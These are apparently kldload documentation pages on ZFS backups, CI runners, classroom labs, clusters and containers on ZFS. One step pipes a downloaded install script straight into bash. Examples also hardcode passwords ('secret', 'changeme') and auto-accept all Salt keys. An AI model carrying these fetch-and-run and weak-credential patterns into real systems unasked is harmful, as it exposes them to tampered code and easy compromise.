A postinstaller has natural "drop-off points" where you can stop and use the system as-is, or continue adding more layers. Each point is a valid, working system.

Level 0
Base kldload install. ZFS on root, boot environments, tools. You're here when kldload finishes. Everything below is postinstall.sh territory.
Level 1
+ packages. Install your application stack. nginx, postgres, redis, whatever. `dnf install` in postinstall.sh. Snapshot. Done.
Level 2
+ WireGuard. Encrypted mesh networking. Nodes can talk to each other securely. Hub-and-spoke topology. Enrollment window for adding new nodes.
Level 3
+ Salt/Ansible. Fleet orchestration. Push configs to all nodes. Run highstate. Converge the cluster. This is where single-node becomes multi-node.
Level 4
+ Kubernetes. etcd cluster, control planes, workers, CNI, ingress. A complete container platform deployed from postinstall.sh and Ansible roles baked into the ISO.
Level 5
+ Firecracker. microVMs sprayed from ZFS golden images. 125ms cold-start. 100 instances in seconds. Lambda-style workloads on bare metal. This is the ceiling — and it's not even close to the limit.

Every level above is just bash scripts and package installs. There's no proprietary orchestrator. No vendor SDK. No magic binary. `postinstall.sh` is bash. Ansible roles are YAML. Kubernetes is `kubeadm init`. Firecracker is a single binary. ZFS clones are one command. You can audit every step. You can modify every step. You can build every step yourself. That's the point.

← Build Overview ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Backup & Disaster Recovery — because snapshots are not backups.

Say it again: **SNAPSHOTS ARE NOT BACKUPS**. Snapshots protect against accidental deletion and logical corruption. They do NOT protect against hardware failure, pool corruption, or site-wide disasters. If the pool dies, all snapshots die with it. You need `zfs send/recv` to a separate system. Here's how.

The recipe

Step 1: Set up the backup target

```
# On the backup server (another kldload box, TrueNAS, or any ZFS system)
kdir /srv/backups

# Create per-host datasets
kdir /srv/backups/web-prod-01
kdir /srv/backups/db-prod-01
```

Step 2: Install Sanoid + Syncoid

```
# On the production server
kpkg install sanoid

# Configure snapshot policy
cat > /etc/sanoid/sanoid.conf <<'SANOID'
[rpool/ROOT/kldload-node]
  use_template = production
  recursive = yes

[rpool/home]
  use_template = production
  recursive = yes

[rpool/srv]
  use_template = production
  recursive = yes

[template_production]
  autosnap = yes
  autoprune = yes
  hourly = 24
  daily = 30
  weekly = 8
  monthly = 12
  yearly = 2
SANOID

# Enable the timer
```

```
systemctl enable --now sanoid.timer
```

Step 3: Automated replication with Syncoid

```
# One-time initial sync (full send)
syncoid --recursive rpool/home backup-server:tank/backups/web-prod-01/home

# Cron job for ongoing incremental replication
# Every hour, only changed blocks are sent
cat > /etc/cron.d/syncoid-backup <<'CRON'
0 * * * * root syncoid --recursive --no-sync-snap rpool/home backup-server:tank/backups/$(hostname)/home >>
/var/log/syncoid.log 2>&1
15 * * * * root syncoid --recursive --no-sync-snap rpool/srv backup-server:tank/backups/$(hostname)/srv >>
/var/log/syncoid.log 2>&1
30 * * * * root syncoid --recursive --no-sync-snap rpool/ROOT backup-server:tank/backups/$(hostname)/ROOT >>
/var/log/syncoid.log 2>&1
CRON
```

First sync sends everything. Every sync after that sends only the blocks that changed. A 500GB dataset with 2GB of daily changes? The hourly backup takes seconds, not hours.

Step 4: Encrypted offsite replication

```
# Replicate encrypted datasets without decrypting
# The backup server stores ciphertext — can't read your data
syncoid --recursive --sendoptions="w" \
    rpool/home offsite-server:tank/offsite/$(hostname)/home

# Or send to cloud storage (S3-compatible)
zfs send -w rpool/home@daily-$(date +%Y%m%d) | \
    aws s3 cp - s3://my-bucket/backups/$(hostname)/home-$(date +%Y%m%d).zfs

# Even AWS can't read your data — keys never leave your machine
```

Step 5: Disaster recovery runbook

```
# SCENARIO: Production server is dead. Recover from backup.

# 1. Boot a new kldload system (USB or VM)

# 2. Create the pool
zpool create -o ashift=12 rpool /dev/vda2

# 3. Receive the backup
ssh backup-server "zfs send -R tank/backups/web-prod-01/ROOT@latest" | \
    zfs recv -F rpool/ROOT
ssh backup-server "zfs send -R tank/backups/web-prod-01/home@latest" | \
    zfs recv -F rpool/home
ssh backup-server "zfs send -R tank/backups/web-prod-01/srv@latest" | \
    zfs recv -F rpool/srv

# 4. Install bootloader
krecovery reinstall-bootloader /dev/vda

# 5. Reboot — you're back online
# Data loss = time since last syncoid run (worst case: 1 hour)
```

Server dies at 3 AM. Spin up a new one. Pull the backup. Boot it. Back online before breakfast. That's ZFS

replication.

The 3-2-1 rule with ZFS

3 copies

Production + local backup server + offsite (cloud or remote site). Sanoid manages snapshots. Syncoid replicates.

2 media types

NVMe/SSD on production. HDD on backup server. Or cloud object storage for offsite. Different failure modes.

1 offsite

Encrypted `zfs send -w` to a remote location. Building burns down? Data survives. Keys stay with you.

← Build Overview ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Build Server / CI Runner — snapshot before test, rollback after. Every build starts clean.

CI runners accumulate garbage. Old build artifacts, stale caches, leftover containers, broken dependencies from that one PR that installed a system library. Most teams deal with it by nuking the runner and reprovisioning from scratch. With ZFS, you **snapshot before every build and rollback after**. The runner is always pristine. Builds are reproducible. And if something goes wrong, you have the exact filesystem state that caused the failure — ready for forensics.

The recipe

Step 1: Set up the build server

```
# Install kldload server profile, then create build datasets
kdir /srv/ci
kdir /srv/ci/workspaces
kdir /srv/ci/cache
kdir /srv/ci/artifacts

# Set compression — build artifacts compress extremely well
zfs set compression=zstd rpool/srv/ci

# Set a quota so runaway builds can't fill the pool
zfs set quota=200G rpool/srv/ci/workspaces
```

Each concern gets its own dataset. Workspaces are ephemeral. Cache persists. Artifacts get shipped out. ZFS keeps them separate.

Step 2: The snapshot-build-rollback pattern

```
# This is the core pattern. Run this before every CI job.

# Create a clean snapshot of the workspace
zfs snapshot rpool/srv/ci/workspaces@clean

# ... build runs here, installs deps, compiles, tests ...

# After the build: rollback to clean state
zfs rollback rpool/srv/ci/workspaces@clean

# Destroy the snapshot (optional — keeps things tidy)
zfs destroy rpool/srv/ci/workspaces@clean
```

Snapshot is instant. Rollback is instant. No disk I/O, no reprovisioning, no waiting. The workspace is clean in under a second.

Step 3: Parallel build workspaces with ZFS clones

```
# Create a golden image snapshot
zfs snapshot rpool/srv/ci/workspaces@golden

# Clone it for parallel builds — each clone is instant, zero disk space
zfs clone rpool/srv/ci/workspaces@golden rpool/srv/ci/workspaces/job-1234
zfs clone rpool/srv/ci/workspaces@golden rpool/srv/ci/workspaces/job-1235
zfs clone rpool/srv/ci/workspaces@golden rpool/srv/ci/workspaces/job-1236

# Each job gets /srv/ci/workspaces/job-XXXX as its working directory
# They share the base blocks — only writes allocate new space

# When done, destroy the clones
zfs destroy rpool/srv/ci/workspaces/job-1234
zfs destroy rpool/srv/ci/workspaces/job-1235
zfs destroy rpool/srv/ci/workspaces/job-1236
```

10 parallel builds, each with a 20GB workspace? That's not 200GB of disk. It's 20GB plus whatever each build writes. Copy-on-write means clones are free until they diverge.

Step 4: GitLab Runner with ZFS-backed workdirs

```
# Install GitLab Runner
curl -L "https://packages.gitlab.com/install/repositories/runner/gitlab-runner/script.rpm.sh" | bash
kpkg install gitlab-runner

# Create the runner wrapper script
cat > /usr/local/bin/ci-workspace.sh <<'SCRIPT'
#!/bin/bash
set -euo pipefail
JOB_ID="$1"
DATASET="rpool/srv/ci/workspaces/job-${JOB_ID}"

# Clone from golden snapshot
zfs clone rpool/srv/ci/workspaces@golden "${DATASET}"
echo "/srv/ci/workspaces/job-${JOB_ID}"

# Trap: destroy clone on exit
trap "zfs destroy ${DATASET}" EXIT
wait
SCRIPT
chmod +x /usr/local/bin/ci-workspace.sh

# Register the runner
gitlab-runner register \
  --non-interactive \
  --url "https://gitlab.corp.local/" \
  --token "YOUR_REGISTRATION_TOKEN" \
  --executor "shell" \
  --builds-dir "/srv/ci/workspaces"
```

Step 5: GitHub Actions self-hosted runner

```
# Create a dedicated user
useradd -m -d /srv/ci/runner github-runner

# Download and configure the runner
cd /srv/ci/runner
```

```
curl -o actions-runner-linux-x64.tar.gz -L \
  "https://github.com/actions/runner/releases/download/v2.321.0/actions-runner-linux-x64-2.321.0.tar.gz"
tar xzf actions-runner-linux-x64.tar.gz

# Configure with ZFS workspace
./config.sh --url https://github.com/YOUR_ORG --token YOUR_TOKEN \
  --work /srv/ci/workspaces

# Install and start as service
./svc.sh install github-runner
./svc.sh start

# Pre-build hook: snapshot the workspace
cat > /srv/ci/runner/pre-job.sh <<'HOOK'
#!/bin/bash
zfs snapshot rpool/srv/ci/workspaces@pre-$(date +%s)
HOOK

# Post-build hook: rollback
cat > /srv/ci/runner/post-job.sh <<'HOOK'
#!/bin/bash
LATEST=$(zfs list -t snapshot -o name -s creation -r rpool/srv/ci/workspaces | tail -1)
zfs rollback "${LATEST}"
zfs destroy "${LATEST}"
HOOK
chmod +x /srv/ci/runner/{pre,post}-job.sh
```

Every build starts from a known-good state. No stale node_modules, no leftover .pyc files, no "works on the runner but not locally" mysteries.

Step 6: Build failure forensics

```
# Build failed? Don't rollback yet. Snapshot the failure state.
zfs snapshot rpool/srv/ci/workspaces@failed-job-1234

# Now rollback the workspace for the next build
zfs rollback rpool/srv/ci/workspaces@pre-job-1234

# Later, mount the failure snapshot read-only for investigation
mkdir -p /mnt/debug/job-1234
mount -t zfs rpool/srv/ci/workspaces@failed-job-1234 /mnt/debug/job-1234 -o ro

# Poke around — every file exactly as the build left it
ls /mnt/debug/job-1234/
cat /mnt/debug/job-1234/build.log

# Done investigating? Clean up
umount /mnt/debug/job-1234
zfs destroy rpool/srv/ci/workspaces@failed-job-1234
```

Why this matters

Reproducible builds

Every build starts from an identical filesystem state. No accumulated drift, no mystery failures from stale caches. Snapshot, build, rollback. Always clean.

Instant parallel workspaces

ZFS clones create full copies in milliseconds with zero disk overhead. Run 10 builds in parallel without 10x the

storage.

Failure forensics

When a build breaks, snapshot the failure state before rolling back. Mount it read-only later and see exactly what went wrong. No more guessing from log files alone.

No reprovisioning

Traditional CI runners get rebuilt weekly or after failures. ZFS runners roll back in under a second. The runner is always available, always clean.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Classroom / Training Lab — every student gets a fresh machine every class, in seconds.

You teach a Linux class. 30 students. By the end of the first lab, half of them have broken something. Traditionally, you reimage 30 machines overnight. Or you use VMs and pray the host has enough RAM. With kldload and ZFS, you **snapshot the golden image before class, let students destroy things freely, and roll back every workstation in seconds**. Students learn by breaking things. You recover by typing one command.

The recipe

Step 1: Build the golden image

```
# Install one workstation with everything students need
# Boot the kldload USB, pick desktop profile

# Install course-specific packages
kpkg install gcc make gdb python3 python3-pip nodejs git vim

# Create a student home directory template
kdir /home/student
cp -r /root/course-materials /home/student/
chown -R 1000:1000 /home/student

# Configure the system exactly how you want it
# Set wallpaper, bookmarks, terminal preferences, etc.

# Take the golden snapshot
zfs snapshot -r rpool@golden-$(date +%Y%m%d)

# This is your master image. Everything resets to this.
```

The golden image is your classroom's factory reset. One machine, configured once, replicated everywhere.

Step 2: Deploy to 30 workstations

```
# Option A: Boot each workstation from the kldload USB
# and install with unattended mode (same answers file)

# Option B: Send the golden image over the network
# From the golden machine, send to each workstation
for i in $(seq 1 30); do
    echo "Deploying to ws-${i}..."
    zfs send -R rpool@golden-20260323 | \
        ssh ws-${i} "zfs recv -F rpool" &
done
wait
echo "All 30 workstations deployed."
```

```
# Each workstation is now an exact copy of the golden image
# Takes minutes, not hours. Only limited by network speed.
```

Step 3: Per-student datasets with quotas

```
# On each workstation (or run from the instructor's machine via SSH)
# Create per-student datasets so their work is isolated

# Script to set up a class roster
cat > /usr/local/bin/classroom-setup.sh <<'SETUP'
#!/bin/bash
set -euo pipefail
ROSTER="$1"  # File with one username per line

while read -r student; do
    echo "Setting up ${student}..."

    # Create student dataset
    zfs create -o quota=5G rpool/home/${student}

    # Copy course materials
    cp -r /home/student/course-materials /home/${student}/

    # Create the user account
    useradd -m -d /home/${student} -s /bin/bash "${student}"
    echo "${student}:changeme" | chpasswd
    chage -d 0 "${student}"  # Force password change on first login

    chown -R ${student}:${student} /home/${student}
done < "${ROSTER}"
SETUP
chmod +x /usr/local/bin/classroom-setup.sh

# Create the roster and deploy
seq -f "student%02g" 1 30 > /tmp/roster.txt
classroom-setup.sh /tmp/roster.txt
```

Each student has 5GB. That's enough for coursework but not enough to fill the disk with Steam downloads. Quotas are your classroom management tool.

Step 4: The instructor workflow — snapshot, class, rollback

```
# BEFORE CLASS: Take the pre-class snapshot
# Run this on the instructor machine, targeting all workstations

cat > /usr/local/bin/classroom-snapshot.sh <<'SNAP'
#!/bin/bash
set -euo pipefail
TAG="${1:-pre-class-$(date +%Y%m%d-%H%M)}"

for i in $(seq 1 30); do
    ssh ws-${i} "zfs snapshot -r rpool@${TAG}" &
done
wait
echo "Snapshot '${TAG}' created on all 30 workstations."
SNAP
chmod +x /usr/local/bin/classroom-snapshot.sh

# Take the snapshot
classroom-snapshot.sh pre-lab-03
```

```
# === CLASS HAPPENS HERE ===
# Students break things. That's the point.

# AFTER CLASS: Roll back every workstation
cat > /usr/local/bin/classroom-rollback.sh <<'ROLL'
#!/bin/bash
set -euo pipefail
TAG="${1}"

for i in $(seq 1 30); do
    ssh ws-${i} "zfs rollback -r rpool@${TAG}" &
done
wait
echo "All 30 workstations rolled back to '${TAG}'."
ROLL
chmod +x /usr/local/bin/classroom-rollback.sh

# Reset everything
classroom-rollback.sh pre-lab-03

# 30 workstations, rolled back in seconds. Ready for the next class.
```

Snapshot before. Let them loose. Rollback after. Next class. The machines are never broken for more than the duration of one lab.

Step 5: Preserve student work before rollback

```
# Sometimes you want to keep student submissions before resetting

cat > /usr/local/bin/classroom-collect.sh <<'COLLECT'
#!/bin/bash
set -euo pipefail
ASSIGNMENT="$1"  # e.g., "lab-03"
DEST="/srv/submissions/${ASSIGNMENT}"
mkdir -p "${DEST}"

for i in $(seq 1 30); do
    student=$(printf "student%02d" ${i})
    echo "Collecting from ${student} on ws-${i}..."
    scp -r ws-${i}:/home/${student}/submit/ "${DEST}/${student}/" 2>/dev/null || \
        echo "  No submission from ${student}"
done
echo "Submissions collected to ${DEST}"
COLLECT
chmod +x /usr/local/bin/classroom-collect.sh

# Collect submissions
classroom-collect.sh lab-03

# NOW rollback safely
classroom-rollback.sh pre-lab-03
```

Step 6: Different golden images per course

```
# Keep multiple golden snapshots for different courses
zfs snapshot -r rpool@golden-linux101
zfs snapshot -r rpool@golden-python201
zfs snapshot -r rpool@golden-security301

# Switch an entire lab to a different course in seconds
classroom-rollback.sh golden-python201
```

```
# Monday: Linux 101 (C, gcc, make)
# Tuesday: Python 201 (Python3, Jupyter, pandas)
# Wednesday: Security 301 (Wireshark, nmap, Metasploit)
# Same hardware. Different golden images. Instant switch.
```

One lab room, unlimited courses. Switch the entire room from a C programming lab to a cybersecurity lab in the time it takes to type one command.

Why this changes everything for education

Students can break things

The entire point of learning is experimentation. When rollback takes seconds, you stop saying "don't touch that" and start saying "try it and see what happens."

Zero overnight reimaging

No more staying late to reimage 30 machines. Rollback is instant. The lab is ready for the next class before you finish packing your bag.

Per-student isolation

Each student has their own dataset with a quota. One student can't affect another. One student can't fill the disk for everyone.

Multi-course labs

Different golden images for different courses. Switch the entire lab between courses in seconds. One room serves every department.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Cluster — hardware as a service.

This is where it gets fun. Multiple kldload nodes connected via WireGuard, orchestrated by Salt, optionally running Kubernetes. Build a cluster in the morning. Blow it away with a cron job at 8 PM. Sell the hardware time. Rebuild at 4 AM. Bare metal as disposable as cloud instances.

The architecture

Four WireGuard planes

`wg0` — Enrollment only (how new nodes join)
`wg1` — Management (Salt, SSH, web UI)
`wg2` — Workload (Kubernetes, containers)
`wg3` — Storage (NFS, iSCSI, ZFS replication, monitoring)

Each plane is a separate encrypted tunnel on a separate port. Management traffic never touches the workload network. Storage never touches the internet. Network segmentation without VLANs, without managed switches, without complexity.

Four highways, each for a different type of traffic. No intersections. No congestion.

The recipe

```
# Node 1: Install as master (hub for all WireGuard planes)
# Node 2-N: Install as workers (connect to master via wg0)

# On the master — Salt accepts all nodes automatically
salt-key -A -y

# Deploy a configuration to all nodes
salt "*" state.highstate

# Optional: add Kubernetes
kubeadm init --pod-network-cidr=10.244.0.0/16
# Workers join via wg2 (workload plane)
kubeadm join 10.79.0.1:6443 --token ...

# Hardware as a service: tear down at 8 PM, rebuild at 4 AM
# crontab -e
0 20 * * * /usr/local/sbin/cluster-teardown.sh
0  4 * * * /usr/local/sbin/cluster-rebuild.sh
```

What you'll learn

Network segmentation

Why management and workload traffic should never share a wire. How WireGuard makes this trivial without

enterprise switches. Why four planes is the sweet spot.

Orchestration

Push (Ansible) vs. pull (Puppet) vs. event-driven (Salt). Why Salt's ZeroMQ bus scales where SSH-based tools don't. When Kubernetes is the right answer and when it's overkill.

Disposable infrastructure

The cloud taught us servers are cattle, not pets. kldload brings that mindset to bare metal. If rebuilding takes 5 minutes, why maintain state? Blow it away. Start fresh. The cron job is your scaling policy.

← Build Overview

↑ Top

kldload — Containers on ZFS

Tutorials

Containers on ZFS — Docker, Podman & Firecracker.

Containers on overlay2 are disposable by default. Containers on ZFS are disposable by choice. Every layer is a dataset. Every volume is a dataset. Every dataset gets checksums, compression, snapshots, clones, and send/recv. You can snapshot before `docker pull`, rollback a bad image in seconds, clone a volume for testing at zero cost, and replicate your entire container state to another host with `syncoid`.

kldloadOS ships with ZFS as the root filesystem. Docker, Podman, and Firecracker all sit on top of it. This page shows you how to configure each one, how to secure them, and how to use ZFS to do things that overlay2 cannot.

1. DOCKER ON ZFS STORAGE DRIVER

By default, Docker uses overlay2. On kldloadOS, you switch it to the ZFS storage driver. Each container layer becomes a ZFS dataset. Each image layer becomes a ZFS dataset. Docker manages the datasets automatically — you just tell it to use ZFS.

Configure Docker to use ZFS

```
# Create a dedicated dataset for Docker
zfs create -o mountpoint=/var/lib/docker rpool/docker
zfs create rpool/docker/volumes

# Configure the storage driver
mkdir -p /etc/docker
cat > /etc/docker/daemon.json <<'EOF'
{
  "storage-driver": "zfs",
  "log-driver": "json-file",
  "log-opts": {
    "max-size": "10m",
    "max-file": "3"
  },
  "default-ulimits": {
    "nofile": { "Name": "nofile", "Hard": 65536, "Soft": 65536 }
  }
}
EOF

# Restart Docker
systemctl restart docker

# Verify
docker info | grep -A5 'Storage Driver'
# Storage Driver: zfs
#  Zpool: rpool
#  Zpool Health: ONLINE
#  Parent Dataset: rpool/docker

# Check ZFS datasets created by Docker
zfs list -r rpool/docker | head -20
```

overlay2 stacks files like transparencies on an overhead projector. ZFS stacks datasets in a copy-on-write tree. Both layer images. Only one gives you checksums, compression, and instant snapshots of every layer.

What ZFS gives Docker

With the ZFS storage driver, every `docker pull` creates ZFS datasets for each image layer. Every `docker run` creates a ZFS clone for the container's writable layer. This means:

```
# Snapshot before pulling a new image
zfs snapshot rpool/docker@before-pull-$(date +%F)
docker pull nginx:latest
# Something wrong with the new image? Rollback.
docker stop $(docker ps -q)
zfs rollback rpool/docker@before-pull-2026-03-23

# See compression savings on container data
zfs get compressratio rpool/docker
# rpool/docker  compressratio  2.83x  -
# That's 2.83x compression on all image layers. Free disk space.

# Clone a volume for testing (instant, zero disk cost)
zfs snapshot rpool/docker/volumes/myapp-data@test
zfs clone rpool/docker/volumes/myapp-data@test rpool/docker/volumes/myapp-data-test

# Replicate Docker state to another host
syncoid -r rpool/docker root@node2:rpool/docker
```

2. PODMAN — ROOTLESS, DAEMONLESS

Podman runs containers without a daemon and without root. It's CLI-compatible with Docker (`alias docker=podman` and most scripts work). On kldloadOS, Podman uses ZFS for storage just like Docker does.

Podman on ZFS

```
# Install Podman (already included in kldloadOS desktop/server profiles)
dnf install -y podman

# Rootless setup — runs as your user, no daemon, no root
podman info | grep -A3 graphDriver
# graphDriverName: zfs

# Run a container (same syntax as Docker)
podman run -d --name web -p 8080:80 nginx:alpine

# Podman Compose (drop-in for docker compose)
dnf install -y podman-compose
podman-compose up -d

# Generate systemd unit from a running container
podman generate systemd --name web --files --new
systemctl --user enable --now container-web.service

# Rootless means: no daemon to crash, no root to exploit,
# and the container runs as your UID with user namespaces
```

Docker is a taxi service with a dispatcher (the daemon). Podman is a rental car — you drive it yourself, no dispatcher needed. If the dispatcher crashes, all Docker containers are orphaned. If Podman crashes, nothing else is affected.

When to use Podman vs Docker

Use Podman when you want rootless containers, systemd integration, no long-running daemon, or you're

running on a machine where Docker's daemon model is a liability (single-user servers, CI runners, embedded systems).

Use Docker when you need Docker Compose with full feature parity, Docker Swarm, or your team's tooling depends on the Docker API socket.

Use both — they coexist on kldloadOS. Same images, same registries, same OCI format.

3. PRIVATE REGISTRY ON ZFS

A private registry stores your images locally. On ZFS, the registry data is compressed, checksummed, snapshotable, and replicable. No cloud registry fees, no egress charges, no dependency on someone else's infrastructure.

Set up a local registry

```
# Create a ZFS dataset for the registry
zfs create -o compression=zstd rpool/srv/registry

# Run the registry
docker run -d --restart=always --name registry \
    -p 5000:5000 \
    -v /srv/registry:/var/lib/registry \
    registry:2

# Tag and push an image
docker tag myapp:latest localhost:5000/myapp:latest
docker push localhost:5000/myapp:latest

# Pull from the registry (from any host on the network)
docker pull 192.168.1.10:5000/myapp:latest

# Snapshot the registry before changes
ksnap /srv/registry

# Replicate the registry to another host
syncoid rpool/srv/registry root@node2:rpool/srv/registry

# Check compression savings
zfs get compressratio rpool/srv/registry
# Container images compress well — expect 2-4x with zstd
```

Docker Hub is a library where someone else decides when books go missing. A private registry on ZFS is your own bookshelf — checksummed, backed up, and nobody removes images because they changed their pricing model.

TLS and authentication

```
# Generate a self-signed cert (or use Let's Encrypt)
mkdir -p /srv/registry/certs /srv/registry/auth
openssl req -x509 -nodes -days 3650 -newkey rsa:4096 \
    -keyout /srv/registry/certs/registry.key \
    -out /srv/registry/certs/registry.crt \
    -subj "/CN=registry.local"

# Create htpasswd auth
dnf install -y httpd-tools
htpasswd -Bc /srv/registry/auth/htpasswd admin

# Run registry with TLS + auth
docker run -d --restart=always --name registry \
```

```
    -p 5000:5000 \
    -v /srv/registry/data:/var/lib/registry \
    -v /srv/registry/certs:/certs \
    -v /srv/registry/auth:/auth \
    -e REGISTRY_HTTP_TLS_CERTIFICATE=/certs/registry.crt \
    -e REGISTRY_HTTP_TLS_KEY=/certs/registry.key \
    -e REGISTRY_AUTH=htpasswd \
    -e REGISTRY_AUTH_HTPASSWD_REALM="kldload Registry" \
    -e REGISTRY_AUTH_HTPASSWD_PATH=/auth/htpasswd \
    registry:2

# Login from any host
docker login registry.local:5000
```

4. COMPOSE PATTERNS FOR COMMON STACKS

Real Compose files for real stacks. All volumes on ZFS. All images pinned. All health checks defined. Copy, adjust, deploy.

Web + Database + Cache

```
# docker-compose.yml — typical web application stack
services:
  web:
    image: nginx:1.27-alpine
    ports:
      - "80:80"
      - "443:443"
    volumes:
      - ./nginx.conf:/etc/nginx/nginx.conf:ro
      - ./html:/usr/share/nginx/html:ro
    depends_on:
      app:
        condition: service_healthy
    restart: unless-stopped

  app:
    image: node:22-alpine
    working_dir: /app
    volumes:
      - ./app:/app
    command: node server.js
    healthcheck:
      test: ["CMD", "wget", "-qO-", "http://localhost:3000/health"]
      interval: 10s
      timeout: 5s
      retries: 3
    environment:
      - DATABASE_URL=postgresql://app:secret@db:5432/myapp
      - REDIS_URL=redis://cache:6379
    restart: unless-stopped

  db:
    image: postgres:16-alpine
    volumes:
      - pgdata:/var/lib/postgresql/data
    environment:
      POSTGRES_DB: myapp
      POSTGRES_USER: app
      POSTGRES_PASSWORD: secret
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U app -d myapp"]
      interval: 10s
      timeout: 5s
      retries: 5
```

```
    restart: unless-stopped

  cache:
    image: redis:7-alpine
    command: redis-server --maxmemory 256mb --maxmemory-policy allkeys-lru
    healthcheck:
      test: ["CMD", "redis-cli", "ping"]
      interval: 10s
      timeout: 5s
      retries: 3
    restart: unless-stopped

volumes:
  pgdata:
    driver: local
```

```
# Create a ZFS dataset for the postgres volume with tuned recordsize
zfs create -o recordsize=16k rpool/docker/volumes/pgdata

# Snapshot before deploying
ksnap /var/lib/docker/volumes/pgdata

# Deploy
docker compose up -d
```

A Compose file is a recipe. Pin the image versions (ingredients) and define health checks (doneness tests). Without pinned versions, your recipe changes every time you run it. Without health checks, you have no idea if it's done.

5. FIRECRACKER MICROVMS VS DOCKER CONTAINERS

Docker containers share the host kernel. Firecracker microVMs each get their own kernel in a lightweight VM that boots in under 125 milliseconds. Different isolation levels, different use cases, same ZFS storage underneath.

Docker containers

Isolation: cgroups + namespaces (process-level)
Boot time: milliseconds
Overhead: near zero (shares host kernel)
Use for: web apps, databases, caches, microservices, CI/CD
Risk: kernel exploit in container = host compromise

Firecracker microVMs

Isolation: hardware virtualization (VM-level)
Boot time: <125ms
Overhead: ~5MB per microVM
Use for: untrusted code, CI runners, serverless functions, sandboxing
Risk: VM escape required for host compromise (much harder)

Firecracker on kldloadOS

```
# Download Firecracker
ARCH=$(uname -m)
curl -L "https://github.com/firecracker-microvm/firecracker/releases/latest/download/firecracker-v1.9.1-
${ARCH}.tgz" | \
```

```
    tar xz -C /usr/local/bin --strip-components=1

# Prepare rootfs on ZFS
zfs create rpool/srv/firecracker
# (copy or build your rootfs.ext4 and vmlinux kernel here)

# Snapshot the clean rootfs — rollback after each run
zfs snapshot rpool/srv/firecracker@clean

# Launch a microVM
firecracker --api-sock /tmp/fc.sock --config-file config.json

# After the workload completes, rollback to pristine state
zfs rollback rpool/srv/firecracker@clean
# Next microVM starts with a perfectly clean filesystem. Every time.
```

A Docker container is a room with a locked door in a shared building. A Firecracker microVM is a separate building with its own foundation. The room is cheaper and faster to build. The separate building is harder to break into.

6. RESOURCE LIMITS — CGROUPS V2

kldloadOS uses cgroups v2 (unified hierarchy). Every container gets explicit resource limits. No container should be able to starve the host or other containers of CPU, memory, or I/O.

Resource limits in practice

```
# Memory limit: container is OOM-killed if it exceeds 512MB
docker run -d --memory=512m --memory-swap=512m myapp

# CPU limit: container gets at most 1.5 CPU cores
docker run -d --cpus=1.5 myapp

# CPU shares: relative weight (default 1024)
docker run -d --cpu-shares=512 myapp    # half priority
docker run -d --cpu-shares=2048 myapp   # double priority

# I/O limit: cap write throughput to 50MB/s
docker run -d --device-write-bps /dev/zd0:50mb myapp

# PID limit: prevent fork bombs
docker run -d --pids-limit=100 myapp

# In Compose:
services:
  app:
    image: myapp:latest
    deploy:
      resources:
        limits:
          cpus: '2.0'
          memory: 1G
        reservations:
          cpus: '0.5'
          memory: 256M
```

cgroups are the building code for containers. Without limits, one container can consume all the RAM and crash everything. With limits, each container has a budget and cannot exceed it.

7. NETWORKING

Containers need to talk to each other, to the host, and to the outside world. Docker provides bridge, host, macvlan, and overlay networks. Pick the right one.

Bridge (default)

Containers get a private IP on a virtual bridge. Port mapping (`-p 80:80`) exposes services to the host network. Containers on the same bridge resolve each other by name. Good for most workloads.

```
docker network create mynet
docker run -d --network mynet --name web nginx
docker run -d --network mynet --name app myapp
# app can reach web via: http://web:80
```

Macvlan (LAN IP)

Each container gets its own IP on the physical LAN. No port mapping, no NAT. The container appears as a separate host to the rest of the network. Good for services that need to be discoverable on the LAN (NFS, DNS, DHCP).

```
docker network create -d macvlan \
    --subnet=192.168.1.0/24 \
    --gateway=192.168.1.1 \
    -o parent=eth0 lannet
docker run -d --network lannet \
    --ip 192.168.1.50 --name dns \
    pihole/pihole
```

WireGuard overlay

Connect containers across hosts using WireGuard tunnels. Each host runs WireGuard, containers route through it. Encrypted, fast, and works across the internet. Good for multi-site container clusters without Kubernetes.

```
# On each host, set up WireGuard
# (see WireGuard Masterclass page)
# Then route container traffic through wg0
docker network create \
    --subnet=10.10.0.0/16 \
    -o com.docker.network.bridge.name=wg-br \
    wg-containers
```

8. CONTAINER SECURITY

A container is only as secure as its configuration. Default Docker settings are more permissive than they should be. Lock them down.

Security hardening checklist

```
# 1. Rootless containers (Podman does this by default)
podman run --user 1000:1000 myapp

# 2. Read-only root filesystem
docker run --read-only --tmpfs /tmp --tmpfs /run myapp

# 3. Drop ALL capabilities, add only what's needed
docker run --cap-drop=ALL --cap-add=NET_BIND_SERVICE myapp
```

```
# 4. No new privileges (prevent setuid binaries)
docker run --security-opt=no-new-privileges myapp

# 5. Seccomp profile (restrict syscalls)
docker run --security-opt seccomp=strict-profile.json myapp

# 6. AppArmor profile
docker run --security-opt apparmor=docker-custom myapp

# 7. Resource limits (prevent resource exhaustion)
docker run --memory=512m --cpus=1.0 --pids-limit=100 myapp

# 8. Non-root user in Dockerfile
# FROM alpine:3.19
# RUN adduser -D -u 1000 appuser
# USER appuser
# CMD ["/app/server"]

# 9. Scan images for vulnerabilities
trivy image myapp:latest

# 10. Never use --privileged unless you have a specific,
# documented reason. --privileged gives the container
# full access to the host. It defeats the purpose of
# containerization.
```

A container without security hardening is a locked door with the key taped to the frame. The lock exists. The security does not. Drop capabilities, read-only rootfs, non-root user — do all three, every time.

9. ZFS ADVANTAGES FOR CONTAINERS

Here is what you can do with ZFS under your containers that you cannot do with overlay2, ext4, or XFS.

Snapshot before docker pull

A bad image can break your stack. Snapshot the entire Docker dataset before pulling. If the new image causes problems, `zfs rollback` restores every layer, every volume, every container to the exact state before the pull.

Clone volumes for testing

Need to test a database migration? `zfs clone` the production volume. The clone is instant, shares blocks with the original, and costs zero disk space until the test writes diverge. Delete it when done.

Compression on all layers

ZFS compresses every image layer and every volume with zstd. Container images are highly compressible (text files, binaries, libraries). Expect 2-4x compression. That is 2-4x more images on the same disk.

Checksums on all data

